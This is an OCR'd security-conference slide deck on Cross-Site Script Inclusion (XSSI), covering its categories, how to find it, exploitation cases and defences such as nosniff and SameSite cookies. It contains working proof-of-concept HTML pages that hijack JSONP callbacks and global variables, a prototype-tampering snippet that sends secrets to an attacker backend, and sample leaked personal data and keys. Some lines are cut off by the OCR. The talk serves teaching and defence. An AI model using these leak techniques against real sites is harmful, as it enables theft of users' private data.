

)SCIP(

Once upon a time...



)SCIP(



Same Origin Policy

... but all was not good

)SCIP(

Scripts (and JSONP) don‘t fall under the same strict SOP and can be included cross-domain, which is why we have

BUT

)SCIP(

XSSI


The Tale of a Fameless but Widespread Vulnerability

Veit Hailperin
@fenceposterror

)SCIP(

Wait what?

NOOO! XSSHowmany?



What About Ambient Authority?

- Works just the same as with CSRF ☺
- Ambient Authority Information is sent cross-site
- Leaked Information get‘s more interesting…

Example

Example

https:/ com/p?jsonp=foo

Search

foo({ "status": 200, "body": {"demographics":{"email":" @gmail.com","acceptedTerms":true,"firstName":"Frank","lastName":"Meier","phone":"0791234567","userName":"foobara",
provider","gender":"M","dob":"1969-01-04"},"preferences":{"language":"en-us","locale":"en_US","unit":"Metric"},"locations":[{"id":"home","doc":
{"geohash":"u0qjd3","loc":"47.38,8.54","coordinate":"47.38,8.54","address":"ZÃ¼rich, Switzerland","tag":"home","position":1}}],"endpoints":[{"id":"faEndpointSms","doc":{"addr":"0791234567
{"id":"faEndpointSmtp","doc":{"addr":" @gmail.com","chan":"smtp","status":"enabled"}}],"userId":"3yYgvCuUcBJBW","services":[{"id":"severe/b-Noar2MzmWQj","doc":
{"location":"home","endpoint":"faEndpointSmtp","status":"enabled","threshold":"M"}},{"id":"scheduled/Zs2CJrvCpJgUM","doc":{"location":"home","endpoint":"faEndpointSmtp","status":"enabled"
{"id":"scheduled/G6ZNctYtWr9ti","doc":{"location":"home","endpoint":"faEndpointSmtp","status":"enabled","threshold":"M","hour":6,"product":"rain"}}]}})

The Script

```
<!DOCTYPE html>
<html>
<head><title>XSSI</title></head>
  <body>
    <script>
      function leak(leaked) { alert(JSON.stringify(leaked)); };
    </script>
    <script src="https://[redacted].com/p?jsonp=leak" type="text/javascript"></script>
  </body>
</html>
```

The Code


{"status":200,"body":{"demographics":
{"email":"@gmail.com","acceptedTerms":true,"firstName":"Frank","lastName":"Meier","phone":"0791234
don't have a TV provider","gender":"M","dob":"1969-01-04"},"preferences":{"language":"en-us","locale":"en_US","unit":"Met
OK

The Leak

)SCIP(

You Said Fameless?

)SCIP(

> We observe that a third of the surveyed sites utilize dynamic JavaScript. [...] more than 80% of the sites are susceptible to attacks via remote script inclusion.

- *The Unexpected Dangers of Dynamic JavaScript, S. Lekies et al.*

)SCIP(

1.

Categorizing XSSI

)SCIP(

Categorizing XSSI

1

Static Script / JSONP*

2

Static JavaScript requiring Authentication

3

Dynamic JavaScript

4

Non-Script

* If the JSONP requires parameters, these need to be guessable

)SCIP(

2.

Finding XSSI

)SCIP(

Finding XSSI Category 1


- Read the Code
- Grep for
  - Public Keys
  - Social Security Numbers
  - Credit Card Numbers

```
verpublickeyid = 2;
erpublickey = "-----BEGIN RSA PUBLIC KEY-----\n" +
gEAtFldA2rTCsPgqsp1odoH9vwhf5+QGIlOJO7STyY73W2+io33cV7t
kZ3pWoDn2be0eb2UqO8dM3xN419FdHNORQ897K9ogoeSbLNQwyA7XB
u00wce2zi3/+4M/2H+9vlv2/POOj1epi6cD5hjVnAuKsuoGaDcByg2
kEkcyYtaBknZpED0lt/4ekw16mjHKcbo9uFiw+tu5vv7DXOkfciW+
bDIvJ2RjzR9G33CPE+8J+XbS7U1jPvdFragCenz+B3AiGcPZwT66
ELswOVX/HvHUb/GRrh4blXWUDn4Kpjqtlwq Y4H2oa+h9tEENCk8T
ehNsyEi9+1RUAmknqJW0QOC+kifbjbo/qtlzzlSvtbr4MwghCFe
znq8ebsGETyPSqI7fSbpmVULkKbebSDw6kqDnQso3iLjSX9K9C
Eq4jdx6yAHd7FNGEx4iu8qM78c7GKCisygZxF8kd0B7V7a5UO
JBFEt/wDsL54q8KmGbzOTvRq5uz/tMvs6ycgLVgA9r1xmVU+1
q1XyQ/CT5IP4unFs5HKpG31skxlfXv5a7KW5AfsCAwEAAQ==
IC KEY-----\n";

    server has been running for more than an hour
    ail using these settings, rather than locking
    his definition if you want to use this featur
    ill lock down the server.
```

)SCIP(

Finding XSSI
Category 2 and 3



)SCIP(

These issues are related to browser security

Finding XSSI Category 4 – Non-Script / Browser Issues

http://www.thespanner.co.uk/2011/05/30/json-hijacking/

)SCIP(

2.

Exploiting XSSI

Case: Global Variable

```
var
    privateKey = "-----BEGIN RSA
PRIVATE KEY-----\
MIIEowIBAAKCAQEAvq7kdxjZq4naHB8jNTMrFsi
SKhmf8rpsRWO0iS5EK/c+evvT\
[redacted]
9abcosxptnnP286cyq7whYysfe5HqODAwZJp5SG
FPKqilWE1MBur\
-----END RSA PRIVATE KEY-----",
    keys = [
      { name: 'Key No 1', apiKey:
'0c8aab23-2ab5-46c5-a0f2-e52ecf7d6ea8',
privateKey: privateKey },
      { name: 'Key No 2', apiKey:
'1e4b8312-f767-43eb-a16b-d44d3e471198',
privateKey: privateKey }
    ];
```

some.js

```
<!DOCTYPE html>
<html>
  <head>
    <title>Global Variables</title>
    <script src="some.js"></script>
  </head>
  <body>
    <script>
       alert(JSON.stringify(keys[0]));
    </script>
  </body>
</html>
```


)SCIP(

Case: Function Override

Response

```
angular.callbacks.7({"status":STATUS,"body":{"demographics":{"email":.....}}})
```

```
<script>
  var angular = function () { return 1; };
  angular.callbacks = function () { return 1; };
  angular.callbacks.7 = function (leaked) {
              alert(JSON.stringify(leaked));
  };
</script>
<script
src="https://site.tld/p?jsonp=angular.callbacks.7"
type="text/javascript"></script>
```



)SCIP(

Case: Provide Callback

Response

```
angular.callbacks._7({"status":STATUS,"body":{"demographics":
{"email":......}}})
```

```
<script>
gimmethatdata = function (leaked) {
   alert(JSON.stringify(leaked));
      };
</script>
<script src="https://site.tld/p?jsonp=gimmethatdata" type="text/javascript">
</script>
```

)SCIP(

Case: Prototype Tampering

```
(function(){
  var arr = ["secret1", "secret2", "secret3"];
  // intents to slice out first entry
  var x = arr.slice(1);
  ...
})();
```

```
Array.prototype.slice = function(){
  // leaks ["secret1", "secret2", "secret3"]
  sendToAttackerBackend(this);
};
```

Note: Example taken from S. Lekies paper

)SCIP(

3.


Preventing XSSI

)SCIP(

Preventing XSSI

- No sensitive data in JavaScript files or JSONP cbs.
- Correct Content-Type
- X-Content-Type-Options: nosniff
- Anti-Cross-Site Request Forgery Token
- SameSite Cookie Attribute (draft!)
- Spread the word
- Report them

)SCIP(




Links, References, Interesting Reads...

- http://jeremiahgrossman.blogspot.ch/2006/01/advanced-web-attack-techniques-using.html
- http://incompleteness.me/blog/2007/03/05/json-is-not-as-safe-as-people-think-it-is/
- http://www.thespanner.co.uk/2011/05/30/json-hijacking/
- http://phrack.org/issues/69/12.html
- https://www.mbsd.jp/Whitepaper/xssi.pdf
- https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-lekies.pdf
- http://sebastian-lekies.de/leak/
- http://miladbr.blogspot.ch/2013/03/cross-site-script-inclusion.html
- http://www.scip.ch/en/?labs.20160414

)SCIP(

Released **DetectDynamicJS** Burp Extension to make your life easier in finding **XSSI**

- Passive Scanner Module
- Filters for JSONP and Scripts
- It’s in your Burp Store
- Currently only implemented for cookie



)SCIP(

Thanks for listening!

Questions?

@fenceposterror
veha@scip.ch